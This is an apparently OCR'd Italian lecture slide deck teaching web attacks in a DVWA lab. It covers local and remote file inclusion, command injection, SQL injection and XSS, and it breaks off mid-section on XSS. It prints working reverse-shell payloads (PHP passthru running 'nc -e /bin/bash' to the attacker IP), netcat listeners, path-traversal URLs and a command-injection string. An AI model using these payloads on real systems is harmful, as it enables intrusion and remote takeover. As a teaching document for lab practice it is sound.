file c'è anche lo *User Agent* del browser che ha effettuato l'accesso
  - **http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/../../../../../proc/self/environ**



Principali Vulnerabilità

Local File Inclusion (LFI) – Esempio 2

- Accedendo al file **`proc/self/environ`** tramite Web browser osserviamo che tra le variabili d'ambiente memorizzate da tale file c'è anche lo *User Agent* del browser che ha effettuato l'accesso
  - **http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/../../../../../proc/self/environ**



- **Lo *User Agent* (variabile `HTTP_USER_AGENT`) è inviato dal Web browser al Server**
  - **Modifichiamo il valore associato a tale variabile utilizzando un *Interceptor Proxy***

Principali Vulnerabilità
Local File Inclusion (LFI) – Esempio 2

- Inviamo al server un semplice payload che ci permetterà di istanziare una *Reverse Shell*
  - Per la creazione della *Reverse Shell* useremo lo strumento *netcat* (comando **`nc`**)

- Tramite il comando **`nc`** mettiamo in «listening» la macchina «attaccante» sulla porta **`4444`**
  - **`nc -vv -l -p 4444`**


```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
```

Principali Vulnerabilità

Local File Inclusion (LFI) – Esempio 2


- Accediamo al file **`/proc/self/environ`** tramite Web browser
  - http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/../../../../../proc/self/environ

- Utilizzando un *Interceptor Proxy* (**Burp Suite**) modifichiamo lo *User Agent* impostato dal Web browser ed inviamo al Server un payload incluso in tag PHP



Principali Vulnerabilità
Local File Inclusion (LFI) – Esempio 2

- Tramite lo *User Agent* inviamo al server codice PHP contenente un *payload*
  - `<?passthru("nc -e /bin/bash 10.0.2.11 4444");?>`



Principali Vulnerabilità

Local File Inclusion (LFI) – Esempio 2

- Non appena il payload viene eseguito dalla macchina target abbiamo accesso remoto ad essa

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
10.0.2.10: inverse host lookup failed: Unknown host
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.10] 56309
```

Principali Vulnerabilità
Remote File Inclusion (RFI)

- Facciamo includere (eseguire) al Server vulnerabile (con IP: **`10.0.2.10`**) un file presente su un altro Server (con IP: **`10.0.2.11`**) sotto il controllo dall'attaccante

- Creiamo il file **`reverse.txt`** contenente un payload *netcat*


```
<?php
passthru("nc -e /bin/bash 10.0.2.11 4444");
?>
```

Contenuto del file **`reverse.txt`**

- Facciamo sì che tale file sia accessibile dall'attaccante tramite Web browser

Principali Vulnerabilità
Remote File Inclusion (RFI)

- Facciamo includere (eseguire) al Server vulnerabile (con IP: **`10.0.2.10`**) un file presente su un altro Server (con IP: **`10.0.2.11`**) sotto il controllo dall'attaccante



Principali Vulnerabilità

Remote File Inclusion (RFI)

- Mediante il comando **nc** mettiamo la macchina dell'attaccante in «*Listening*», così che essa resti in attesa di connessioni da parte della macchina target (*Reverse Shell*)
  - **nc -vv -l -p 4444**

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
```

Principali Vulnerabilità
Remote File Inclusion (RFI)


- Tramite Web browser visitiamo la pagina remota (**`reverse.txt`**)
  - 10.0.2.10/dvwa/vulnerabilities/fi/?page=http://10.0.2.11/reverse.txt

Principali Vulnerabilità
Remote File Inclusion (RFI)

- Tramite Web browser visitiamo la pagina remota (**`reverse.txt`**)
  - 10.0.2.10/dvwa/vulnerabilities/fi/?page=http://10.0.2.11/reverse.txt


Principali Vulnerabilità
Remote File Inclusion (RFI)

- Non appena il payload verrà eseguito dalla macchina target avremo accesso remoto ad essa



Principali Vulnerabilità
Command Injection


- Permette ad un attaccante di eseguire comandi del Sistema Operativo della macchina target
  - Linux
  - Windows
  - Etc



Principali Vulnerabilità

Command Injection – Esempio 1

- http://10.0.2.10/dvwa/vulnerabilities/exec/




Principali Vulnerabilità

Command Injection – Esempio 1

Principali Vulnerabilità

Command Injection – Esempio 1

- Inseriamo un indirizzo IP valido concatenato al comando `ls -l`
  - `8.8.8.8 ; ls -l`



Oltre all'output del comando `ping` viene mostrato anche quello del comando `ls`

Principali Vulnerabilità
Command Injection – Esempio 2


- Usando la Web form invieremo al Server un semplice payload
  - Creato mediante il comando netcat (**`nc`**)

- Tramite il comando **`nc`** mettiamo in «*Listening*» la macchina «attaccante» (IP: **`10.0.2.11`**) sulla porta **`4444`**, così da realizzare una *Reverse Shell*
  - **`nc -vv -l -p 4444`**

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
```

Principali Vulnerabilità
Command Injection – Esempio 2

- Usando la Web form invieremo al Server un semplice payload



Principali Vulnerabilità

Command Injection – Esempio 2

- Non appena il payload verrà eseguito dalla macchina target otterremo accesso remoto ad essa

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
10.0.2.10: inverse host lookup failed: Unknown host
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.10] 49148
```

Principali Vulnerabilità
SQL Injection

- Le Web Application vulnerabili ad *SQL* (*Structured Query Language*) Injection permettono di combinare istruzioni SQL con i dati forniti in input da un utente

- Un attaccante potrebbe inserire comandi SQL tramite i campi di input di una Web form
  - Comandi che verranno poi inviati al database, il quale si occuperà di processarli

Principali Vulnerabilità

SQL Injection – Esempio (Login Bypass)

Principali Vulnerabilità

SQL Injection – Esempio (Login Bypass)

https://tanvitrivedi.medium.com/sql-injection-in-mutillidae-af0411367949

Principali Vulnerabilità

SQL Injection – Esempio (Login Bypass)

https://tanvitrivedi.medium.com/sql-injection-in-mutillidae-af0411367949

Principali Vulnerabilità

SQL Injection – Esempio (Login Bypass)

https://tanvitrivedi.medium.com/sql-injection-in-mutillidae-af0411367949

Principali Vulnerabilità

SQL Injection – Esempio (Login Bypass)

https://tanvitrivedi.medium.com/sql-injection-in-mutillidae-af0411367949

Principali Vulnerabilità
Cross-Site Scripting (XSS)

- Permette ad un attaccante di «iniettare» codice JavaScript (JS) in una pagina

- Il codice JS
  - Viene eseguito al caricamento della pagina
  - È eseguito dal Client e non dal Server

- Principali tipi di XSS
  - **XSS Reflected**
  - **XSS Stored/Persistent**

Principali Vulnerabilità
Cross-Site Scripting (XSS)

- **XSS Reflected** (Non Persistente)
  - Il codice JS è presente all'interno di un determinato URL
    - L'attacco ha successo solo se la vittima visita tale URL

- **XSS Stored** (Persistente)
  - Il codice JS è «iniettato» nella pagina vulnerabile
    - La vittima visita la pagina ed il codice viene eseguito automaticamente dal suo Web browser
      - Il codice «iniettato» è eseguito automaticamente ogni volta che la pagina viene caricata

Principali Vulnerabilità
Cross-Site Scripting (XSS)


- **XSS Reflected** (Non Persistente)
  - Il codice JS è presente all'interno di un determinato URL
    - L'attacco ha successo solo se la vittima visita tale URL

- **XSS Stored** (Persistente)
  - Il codice JS è «iniettato» nella pagina vulnerabile
    - La vittima visita la pagina ed il codice viene eseguito automaticamente dal suo Web browser
      - Il codice «iniettato» è eseguito automaticamente ogni volta che la pagina viene caricata

Le form di input sono il posto ideale dove andare a cercare vulnerabilità di tipo XSS

Principali Vulnerabilità
Cross-Site Scripting (XSS) – Reflected

- Form di input che accetta una stringa, stampata poi in output
  - http://10.0.2.10/dvwa/vulnerabilities/xss_r/




Principali Vulnerabilità
Cross-Site Scripting (XSS) – Reflected

- Form di input che accetta una stringa, stampata poi in output
  - http://10.0.2.10/dvwa/vulnerabilities/xss_r/

Principali Vulnerabilità
Cross-Site Scripting (XSS) – Reflected

